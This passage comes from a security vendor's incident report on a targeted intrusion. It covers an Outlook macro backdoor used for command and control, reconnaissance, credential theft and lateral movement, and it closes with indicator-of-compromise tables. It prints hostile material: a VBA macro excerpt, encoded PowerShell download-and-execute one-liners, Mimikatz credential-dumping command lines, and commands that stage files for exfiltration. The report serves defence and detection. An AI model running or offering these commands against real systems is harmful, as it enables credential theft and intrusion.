During the third phase of the attack, the attackers used an advanced technique that turned Microsoft Outlook into a C2 channel by replacing the email program's original VbaProject.OTM macro container with a malicious one containing a backdoor functionality. Using this backdoor, the attackers managed to send system commands via emails from a Gmail address and exfiltrate data.

The decoded malicious macro is loaded after boot and constantly looks for incoming emails containing the strings `$$cpte` and `$$ecpte`.

```
strMsgBody = testObj.Body
Dim startstr, endstr
startstr = InStr(strMsgBody, "$$cpte")
If startstr <> 0 Then
    startstr = startstr + Len("$$cpte")
    endstr = InStr(startstr, strMsgBody, "$$ecpte")
    If endstr <> 0 And endstr > startstr Then
        midstr = Mid(strMsgBody, startstr, endstr - startstr)

        'testObj.Remove 1
        'Application.Session.GetItemFromID(strId).Remove
        Dim myDeletedItem
        'Set myDeletedItem = testObj.Move(DeletedFolder)
        'myDeletedItem.Delete
        'testObj.UserProperties.Add "Deleted", olText
        'testObj.Save
        'testObj.Delete
        Dim objDeletedItem
        Dim oDes
        Dim objProperty
        'Set oDes = Application.Session.GetDefaultFolder(olFolderDeletedItems)
        'For Each objItem In oDes.Items
        '    Set objProperty = objItem.UserProperties.Find("Deleted")
        '    If TypeName(objProperty) <> "Nothing" Then
        '        objItem.Delete
        '    End If
        'Next
```

The attacker's command embed their commands between those two strings.

The same technique was used to steal and exfiltrate sensitive company data, as seen in the screenshots below:

Outlook spawns two cmd.exe shells:




The command lines of the following cmd.exe instances clearly show that the attackers were gathering information and exfiltrating specific documents:

```
cmd.exe /C " ipconfig > %temp%.log.txt  
cmd.exe /C " c:\Users\[redacted]\Desktop\[Redacted_File_name].xls %temp%"
```

3.5. Custom NetCat

Another C2 communication tool used by the attackers was a custom version of the famous [Netcat](#) tool (aka, tcp/ip Swiss Army knife) [from GitHub](#). Using the previously installed backdoor, the attackers uploaded and executed this customized version of NetCat on several machines:



The NetCat binary was renamed “kb-10233.exe”, masquerading as a Windows update, in order to look less suspicious. The sample’s SHA-1 hash is: c5e19c02a9a1362c67ea87c1e049ce9056425788, which is the exact match to the customized version of Netcat found on [Github](#).

In addition, examining the command line arguments reveals that the attackers also were aware of the proxy server deployed in the environment and configured the IP and port accordingly to allow them external connection to the C&C server:

Unknown Company name	Unknown Product name	
C:\Users\... \AppData\Roaming\microsoft\updates\KB-10233.exe		
9 minutes Total duration	Jan 07, at 19:47 Start time	Jan 07, at 19:56 End time

4. Internal reconnaissance

After the attackers established a foothold on the compromised machines and established C2 communication, they scanned the network, enumerated machines and users and gathered more information about the environment.

4.1. Internal Network Scanning

During the attack, Cybereason observed network scanning against entire ranges as well as specific machines. The attackers were looking for open ports, services, OS finger-printing and common vulnerabilities:

Cybereason detected the following PowerShell instance with an Base64 encoded command:


`powershell -nop -exec bypass -EncodedCommand`

`"SQBFaFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABoAGUAdAAuAFcAZQBiAGMAbA
BpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB
0AHAAOgAvAC8AMQAYADcALgAwAC4AMAAuADEAOgAyADQANwA5ADIALwAnACkAOwAg
AFMAYwBhAG4AIAAxADkAMgAuADEANgA4AC4AOAAuADAALQAYADUANAAGAC0AbwBzA
CAALQBzAGMAYQBuAHAAbwByAHQAIAAgACAAIAAgACAAIAAgACAAIAAgAA=="`

Decoded Base64 PowerShell command:

`IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:24792/'); Scan 192.168.x.x-254 -os -scanport`

As the screenshot below shows, the attackers launched port scanning against common ports:



4.2. Information gathering commands


The attackers used several tools built into the Windows OS to gather information on the environment's network and its users. Those tools included netsh, ipconfig, netstat, arp, net user/group/localgroup, nslookup and Windows Management Instrumentation (WMI).

The following are a few examples of command line arguments that were used to gather information on the infected hosts and the network:

Command	Purpose
<code>net localgroup administrators</code>	Enumerating admin users

net group "Domain Controllers" /domain	Enumerating DC servers
klist tickets	Displaying Kerberos Tickets
dir \\[IP_redacted]c\$	Displaying files on net share
netstat -anpo tcp	Displaying TCP connections
ipconfig /all	Displaying Network adapter information
ping [hostname_redacted] -n 1	Pinging a host
net view \\[redacted] /all	Shows all shares available, including administrative shares like C\$ and admin\$
netsh wlan show interface	Displaying Wireless adapter properties
route print	Displaying a list of persistent routes
WHOAMI	Outputs the owner of the current login session (local, admin, system)
WMIC path win32_process get Caption,Processid,Commandline findstr OUTLOOK	Searching for the process ID of OUTLOOK, in order to restart it, so it would load the malicious vbaproject.otm file

4.3. Vulnerability Scanning using PowerSploit



Once the Cobalt Strike Beacon was installed, the attackers attempted to find privilege escalation vulnerabilities that they could exploit on the compromised hosts. The following example shows a command that was run by a spawned PowerShell process:

```
powershell -nop -exec bypass -EncodedCommand
"SQBFAGfAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBjAGMAbABpAGUAb
gB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGGAdAB0AHAAOgAvAC8AM
QAYADcALgAwAC4AMAAuADEAOgAyADUAMwA4AC8AJwApADsAIABJAG4AdgBvAGsAZQAtAEEAbA
```

BsAEMAaABIAGMAawBzAA=="

The encoded command decodes to - IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:2538/'); **Invoke-AllChecks**

The Invoke-AllChecks command is indicative to the [PowerUp](#) privilege escalation “scanner”, which is part of the [PowerSploit project](#).

5. Lateral movement

The attackers compromised more than 35 machines, including the Active Directory server, by using common lateral movement techniques including pass-the-hash and pass-the-ticket and Windows applications such as net.exe and WMI.

5.1. Obtaining credentials

Before the attackers could spread to new machines, they had to obtain the necessary credentials, such as passwords, NTLM hashes and Kerberos tickets. To obtain these credentials, the attackers used various, known tools to dump locally stored credentials.


The attackers mainly used [Mimikatz](#), which was customized in a way that ensured antivirus products wouldn't detect it.

Other tools used to obtain credentials included:

- **Modified Window's Vault Password Dumper** - A PowerShell version of a [known password dumping tool](#), which was modified in order to accommodate additional functionality and to evade antivirus.
- **Hook Password Change** - Modified version of the a tool found [on Github](#). This tool alerts the attackers if passwords are changed by hooking specific functions in the Windows OS. This provided the attackers a workaround to the frequent password resets ordered by the IT department during the attack.

5.1.1. Mimikatz

The main tool used to obtain credentials from the compromised machines was a obfuscated and sometimes slightly modified versions of [Mimikatz](#), a known password dumping tool, whose source code is freely available on [GitHub](#). The attackers used at least 14 different versions of Mimikatz using different techniques to evade antivirus detection:



The following screenshot shows examples of the command line arguments [indicative of Mimikatz](#) that were used in the attack:

🚫 2 🚫	dllhosts.exe "kerberos::ptt c:\programdata\log.dat" kerberos::tgt exit
🚫 2 🚫	dllhosts.exe privilege::debug sekurlsa::logonpasswords exit
🚫 2 🚫	dllhost.exe log privilege::debug sekurlsa::logonpasswords exit
🚫 2 🚫	dllhosts.exe privilege::debug token::elevate lsadump::sam exit
🚫 2 🚫	c:\programdata\dllhosts.exe privilege::debug sekurlsa::logonpasswords exit
🚫 2 🚫	c:\programdata\dllhost.exe log privilege::debug sekurlsa::logonpasswords exit

5.1.2. Gaining Outlook credentials

In addition to Windows account credentials, the attackers also targeted the Outlook credentials of selected high-profile employees. The attackers modified a [known password dumper](#) in order to make it more Outlook-oriented. The binary version of this tool is detected by most antivirus vendors so the attackers ported it to PowerShell, making it stealthier. However, in order to use the PowerShell version, the attackers had to overcome measures that were put in place to restrict PowerShell execution.

The attackers used a modified version of a publicly available tool called [PSUnlock](#) to bypass the PowerShell execution restrictions. Here's an example of this tool being used:

```
rundll32 C:\ProgramData\PShdll35.dll,main -f C:\ProgramData\doutlook.ps1
```

The purpose of the **doutlook.ps1** (SHA-1: ebdd6059da1abd97e03d37ba001bad4aa6bcbabd)

script becomes very clear when observing the memory strings of the Rundll32.exe process:



Results - rundll32.exe (912)

40,523 results.

Address	Length	Result
0x859760c	42	***From 2002 - 2010 Outlook Password***
0x8597638	37	***Latest 2013 Outlook Password***
0x8597660	45	***Windows credentials contain %d items***
0x8597690	34	Network name: %s
0x85976c4	26	Username: %s
0x85976e0	34	CRED_TYPE_GENERIC
0x8597704	56	CRED_TYPE_DOMAIN_CERTIFICATE
0x8597740	50	CRED_TYPE_DOMAIN_PASSWORD
0x8597774	36	Password type: %s
0x859779c	26	Password: %s
0x85977b8	64	Last written: %d:%d:%d %d/%d/%d
0x8597804	46	Decrypted Password: %s
0x8597834	44	Crypt description: %s
0x859786c	24	vaultcli.dll
0x8597888	33	Cannot load vaultcli.dll library
0x85978ac	14	VaultOpenVault
0x85978d4	14	VaultCloseVault

5.2. Pass-the-hash and pass-the-ticket

Cybereason detected multiple lateral movement techniques that were used during the attack. The attackers successfully carried out [pass-the-hash](#) and [pass-the-ticket](#) attacks using stolen NTLM hashes and Kerberos tickets from compromised machines.

The attackers managed to compromise a domain admin account. Using the compromised administrative account, the attackers moved laterally, deployed their tools and mass-infected other machines. More instances of lateral movements were observed using other compromised accounts during the different stages of the attack.

Example 1: Deploying Mimikatz on remote machines

The attackers deployed a customized Mimikatz using stolen credentials from an administrative account, which they used to carry out a pass-the-hash attack:



Suspicious

Process run in context of a Pass the Hash attack

Example 2: Gaining remote access using pass-the-ticket attack



Suspicious

Session with credentials mismatch

||

Evidences

Pass The Ticket Remote Session

5.3. Propagation via Windows Admin Shares

Another lateral movement technique that was used extensively in the attack involved using the [Windows Admin Shares](#) via the built-in Windows “net.exe” tool. This technique uses Windows’ hidden network shares, which administrators can only access and use to copy their tools to remote machines and execute them.

The screenshot below show an example of this technique being used in the attack:

Owner machine	Creation time	Command line
██████████	Jan 13, at 16:32 - J...	net use \\██████████\logon\$ /user: ██████████

5.4. Windows Management Instrumentation (WMI)

The attackers used a [well-documented lateral movement technique](#) that abuses [Windows Management Instrumentation](#) (WMI) and “Net User” commands to deploy their tools on remote machines.

Example: Infecting other machines with Denis backdoor

Using WMI and the stolen credentials, the attackers copied the backdoor DLL (**msfte.dll**) to the target machine:



To ensure that the fake `msfte.dll` will be loaded by `SearchIndexer.exe` / `SearchProtocolHost.exe` processes, the attackers had to restart the `Wsearch` service.

Stopping the Wsearch service






Starting the Wsearch service

• Properties


wmic.exe Process name	5664 Process ID
Mar 16, at 22:xx End time	wmic /node: art wsearch* process call create "cmd.exe /C sc st wmic /node: process call Command line

Once the service is started again, the malicious msfte.dll will be loaded by the searchindexer.exe application:

• Execution

 searchindexer.exe  
Parent process

 33 loaded modules

Search	
msfte.dll	
shcore.dll	
kernel.appcore.dll	
oleaut32.dll	
kernel32.dll	
clbcatq.dll	

Indicators of Compromise (IOCs)

Malicious files

Backdoors	
File name	SHA-1 hash
Msfte.dll ----- Variant of Backdoor.Win32.Denis	be6342fc2f33d8380e0ee5531592e9f676bb1f94 638b7b0536217c8923e856f4138d9caff7eb309d dcbe007ac5684793ea34bf27fdaa2952c4e84d12 43b85c5387aafb91aea599782622eb9d0b5b151f
Goopdate.dll ----- Goopy backdoor	9afe0ac621c00829f960d06c16a3e556cd0de249 973b1ca8661be6651114edf29b10b31db4e218f7 1c503a44ed9a28aad1fa3227dc1e0556bbe79919 2e29e61620f2b5c2fd31c4eb812c84e57f20214a c7b190119cec8c96b7e36b7c2cc90773cffd81fd 185b7db0fec0236dff53e45b9c2a446e627b4c6a ef0f9aaf16ab65e4518296c77ee54e1178787e21
product_info.dll [Backdoor exploiting DLL-hijacking against Kaspersky Avpia]	3cf4b44c9470fb5bd0c16996c4b2a338502a7517
VbaProject.OTM [Outlook Macro]	320e25629327e0e8946f3ea7c2a747ebd37fe26f
sunjascheduler.ps1 sndVolSSO.ps1 SCVHost.ps1 fhsvcs.ps1 Goztp.ps1 [PowerShell versions of the Denis / Goopy backdoors]	0d3a33cb848499a9404d099f8238a6a0e0a4b471 c219a1ac5b4fd6d20a61bb5fdf68f65bbd40b453 91e9465532ef967c93b1ef04b7a906aa533a370e

Cobalt Strike Beacons

File name	SHA-1 hash
dns.exe	cd675977bf235eac49db60f6572be0d4051b9c07
msfte.dll	2f8e5f81a8ca94ec36380272e36a22e326aa40a4
FVEAPI.dll	01197697e554021af1ce7e980a5950a5fcf88318
sunjascheduler.ps1 syscheck.ps1 dns.ps1 activator.ps1 nvidia.db	7657769f767cd021438fcce96a6befaf3bb2ba2d Ed074a1609616fdb56b40d3059ff4bebe729e436 D667701804CA05BB536B80337A33D0714EA28129 F45A41D30F9574C41FE0A27CB121A667295268B2 7F4C28639355B0B6244EADBC8943E373344B2E7E

Malicious Word Documents

***Some of the phishing emails and Word documents were very targeted and personalized, therefore, they are not listed here for privacy reasons

File name	SHA-1 hash
CV.doc Complaint letter.doc License Agreement.doc	[redacted]

Loader scripts

File name	SHA-1 hash
syscheck.vbs	62749484f7a6b4142a2b5d54f589a950483dfcc9
SndVolSSO.txt	cb3a982e15ae382c0f6bdacc0fcec3a9d4a068d

sunjavascheduler.txt	7a02a835016bc630aa9e20bc4bc0967715459daa
Obfuscated / customized Mimikatz	
File name	SHA-1 hash
dllhosts.exe	5a31342e8e33e2bbe17f182f2f2b508edb20933f 23c466c465ad09f0ebeca007121f73e5b630ecf6 14FDEF1F5469EB7B67EB9186AA0C30AFAF77A07C
KB571372.ps1	7CADFB90E36FA3100AF45AC6F37DC55828FC084A
KB647152.exe	7BA6BFEA546D0FC8469C09D8F84D30AB0F20A129
KB647164.exe	BDCADEAE92C7C662D771507D78689D4B62D897F9
kb412345.exe	e0aaa10bf812a17bb615637bf670c785bca34096
kb681234.exe	4bd060270da3b9666f5886cf4eeaef3164fad438
System.exe	33cb4e6e291d752b9dc3c85dfef63ce9cf0dbfbc 550f1d37d3dd09e023d552904cdfb342f2bf0d35
decoded base64 Mimikatz payload	c0950ac1be159e6ff1bf6c9593f06a3f0e721dd4
Customized credential dumpers	
File name	SHA-1 hash

log.exe [GetPassword_x64]	7f812da330a617400cb2ff41028c859181fe663f
SRCHUI.dll adrclients.dll [HookPasswordChange]	29BD1BAC25F753693DF2DDF70B83F0E183D9550D FC92EAC99460FA6F1A40D5A4ACD1B7C3C6647642
KB471623.exe [Custom password dumper]	6609A347932A11FA4C305817A78638E07F04B09F
doutlook.ps1 adobe.dat adrclients.ps1 [Custom password dumper]	EBDD6059DA1ABD97E03D37BA001BAD4AA6BCBABD B769FE81996CBF7666F916D741373C9C55C71F15 E64C2ED72A146271CCEE9EE904360230B69A2C1D
Miscellaneous tools	
File name	SHA-1 hash
pshdll35.dll pshdll40.dll [PSUnlock - PowerShell Bypass tool]	52852C5E478CC656D8C4E1917E356940768E7184 EDD5D8622E491DFA2AF50FE9191E788CC9B9AF89
KB-10233.exe kb74891.exe [NetCat]	C5e19c02a9a1362c67ea87c1e049ce9056425788 0908a7fbc74e32cded8877ac983373ab289608b3
IP.exe cmd.exe dllhost.exe [IP check Tool]	6aec53554f93c61f4e3977747328b8e2b1283af2

Payloads from C&C servers

URL	Payload SHA-1 hash
-----	--------------------

hxxp://104.237.218(.)67:80/icon.ico	6dc7bd14b93a647ebb1d2eccb752e750c4ab6b09
hxxp://support.chatconnecting(.)com:80/icon.ico	c41972517f268e214d1d6c446ca75e795646c5f2
hxxp://food.letsmiles(.)org/login.txt	9f95b81372eaf722a705d1f94a2632aad5b5c180
hxxp://food.letsmiles(.)org/9niL	5B4459252A9E67D085C8B6AC47048B276C7A6700
hxxp://23.227.196(.)210:80/logscreen.jpg	d8f31a78e1d158032f789290fa52ada6281c9a1f 50fec977ee3bfb6ba88e5dd009b81f0cae73955e
hxxp://45.114.117(.)137/eXYF	D1E3D0DDE443E9D294A39013C0D7261A411FF1C4 91BD627C7B8A34AB334B5E929AF6F981FCEBF268
hxxp://images.verginnet(.)info:80/ppap.png	F0A0FB4E005DD5982AF5CFD64D32C43DF79E1402
hxxp://176.107.176(.)6/QVPh	8FC9D1DADF5CEF6CFE6996E4DA9E4AD3132702C
hxxp://108.170.31(.)69/a	4a3f9e31dc6362ab9e632964caad984d1120a1a7
hxxp://support(.)chatconnecting(.)com/pic.png	bb82f02026cf515eab2cc88faa7d18148f424f72
hxxp://blog.versign(.)info/access/?version=4&lid=[redacted]&token=[redacted]	9e3971a2df15f5d9eb21d5da5a197e763c035f7a
hxxp://23.227.196(.)210/6tz8	bb82f02026cf515eab2cc88faa7d18148f424f72
hxxp://23.227.196(.)210/QVPh	8fc9d1dadf5cef6cfe6996e4da9e4ad3132702c5
hxxp://45.114.117(.)137/3mkQ	91bd627c7b8a34ab334b5e929af6f981fceb268
hxxp://176.223.111(.)116:80/download/sido.jpg	5934262D2258E4F23E2079DB953DBEBED8F07981
hxxp://110.10.179(.)65:80/ptF2	DA2B3FF680A25FFB0DD4F55615168516222DFC10
hxxp://110.10.179(.)65:80/download/microsoft.jpg	23EF081AF79E92C1FBA8B5E622025B821981C145
hxxp://110.10.179(.)65:80/download/microsoft.jpg	C845F3AF0A2B7E034CE43658276AF3B3E402EB7B

hxxp://27.102.70(.)211:80/image.jpg

9394B5EF0B8216528CED1FEE589F3ED0E88C7155

C&C IPs

45.114.117(.)137
104.24.119(.)185
104.24.118(.)185
23.227.196(.)210
23.227.196(.)126
184.95.51(.)179
176.107.177(.)216
192.121.176(.)148
103.41.177(.)33
184.95.51(.)181
23.227.199(.)121
108.170.31(.)69
104.27.167(.)79
104.27.166(.)79
176.107.176(.)6
184.95.51(.)190
176.223.111(.)116
110.10.179(.)65
27.102.70(.)211

C&C Domains

food.letsmiles(.)org
help.chatconnecting(.)com
*.letsmiles(.)org
support.chatconnecting(.)com
inbox.mailboxhus(.)com
blog.versign(.)info
news.blogtrands(.)net
stack.inveglob(.)net
tops.gamecouers(.)com
nsquery(.)net
tonholding(.)com
cloudwsus(.)net
nortonudt(.)net
teriava(.)com
tulationeva(.)com

vieweva(.)com
 notificeva(.)com
 images.verginnet(.)info
 id.madsmans(.)com
 lvjustin(.)com
 play.paramountgame(.)com

Appendix A: Threat actor payloads caught in the wild

Domain	Details	VirusTotal
inbox.mailboxhus(.)com support.chatconnecting(.)com (45.114.117.137)	File name: Flash.exe SHA-1: 01ffc3ee5c2c560d29aaa8ac3d17f0ea4f6c0c09 Submitted: 2016-12-28 09:51:13	Link
inbox.mailboxhus(.)com support.chatconnecting(.)com (45.114.117[.]137)	File name: Flash.exe SHA-1: 562aeced9f83657be218919d6f443485de8fae9e Submitted: 2017-01-18 19:00:41	Link
support.chatconnecting(.)com (45.114.117[.]137)	URL: hxxp://support(.)chatconnecting.com/2nx7m Submitted: 2017-01-20 10:11:47	Link
support.chatconnecting(.)com (45.114.117[.]137)	File name: ID2016.doc SHA-1: bfb3ca77d95d4f34982509380f2f146f63aa41bc Submitted: 2016-11-23 08:18:43 Malicious Word document (Phishing text in Vietnamese)	Link
blog(.)versign(.)info (23.227.196[.]210)	File name: tx32.dll SHA-1: 604a1e1a6210c96e50b72f025921385fad943ddf Submitted: 2016-08-15 04:04:46	Link
blog(.)versign(.)info (23.227.196[.]210)	File name: Giấy yêu cầu bồi thường mới 2016 - Hằng.doc SHA-1: a5bddb5b10d673cbfe9b16a062ac78c9aa75b61c Submitted: 2016-10-06 11:03:54 Malicious Word document with Phishing text in Vietnamese	Link

blog(.)versign(.)info (23.227.196[.]210)	File name: Thong tin.doc SHA-1: a5fbcabc17a1a0a4538fd987291f8dafd17878e33 Submitted: 2016-10-25 Malicious Word document with Phishing text in Vietnamese	Link
Images.verginnet(.)info id.madsmans(.)com (176.107.176[.]6)	File name: WinWord.exe SHA-1: ea67b24720da7b4adb5c7a8a9e8f208806fbc198 Submitted: Cobalt Strike payload Downloads hxxp://images.verginnet(.)info/2NX7M Using Cobalt Strike malleable c2 oscp profile	Link
tonholding(.)com nsquery(.)net	File name: SndVolSSO.exe SHA-1: 1fef52800fa9b752b98d3cbb8fff0c44046526aa Submitted: 2016-08-01 09:03:58 Denis Backdoor Variant	Link
tonholding(.)com nsquery(.)net	File name: Xwizard / KB12345678.exe SHA-1: d48602c3c73e8e33162e87891fb36a35f621b09b Submitted: 2016-08-01	Link
teriava(.)com	File name: CiscoEapFast.exe SHA-1: 77dd35901c0192e040deb9cc7a981733168afa74 Submitted: 2017-02-28 16:37:12 Denis Backdoor Variant	Link

Appendix B: Denis Backdoor samples in the wild

File name	SHA-1	Domain
msprivs.exe	97fdab2832550b9fea80ec1b9c182f5139e9e947	teriava(.)com
WerFault.exe	F25d6a32aef1161c17830ea0cb950e36b614280d	teriava(.)com
msprivs.exe	1878df8e9d8f3d432d0bc8520595b2adb952fb85	teriava(.)com
CiscoEapFast.exe 094.exe	1a2cd9b94a70440a962d9ad78e5e46d7d22070d0	teriava(.)com, tulationeva(.)com,

		notificeva(.)com
CiscoEapFast.exe	77dd35901c0192e040deb9cc 7a981733168afa74	teriava(.)com, tulationeva(.)com, notificeva(.)com
SwUSB.exe F:\malware\Anh Duong\lsma.exe	88d35332ad30964af4f55f1e44 c951b15a109832	gl-appspot(.)org tonholding(.)com nsquery(.)net
Xwizard.exe KB12345678.exe	d48602c3c73e8e33162e8789 1fb36a35f621b09b	tonholding(.)com nsquery(.)net
SndVolSSO.exe	1fef52800fa9b752b98d3cbb8ff f0c44046526aa	tonholding(.)com nsquery(.)net



Cybereason is the leader in endpoint protection, offering endpoint detection and response, next-generation antivirus, and active monitoring services. Founded by elite intelligence professionals born and bred in offense-first hunting, Cybereason gives enterprises the upper hand over cyber adversaries. The Cybereason platform is powered by a custom-built in-memory graph, the only truly automated hunting engine anywhere. It detects behavioral patterns across every endpoint and surfaces malicious operations in an exceptionally user-friendly interface. Cybereason is privately held and headquartered in Boston with offices in London, Tel Aviv, and Tokyo.

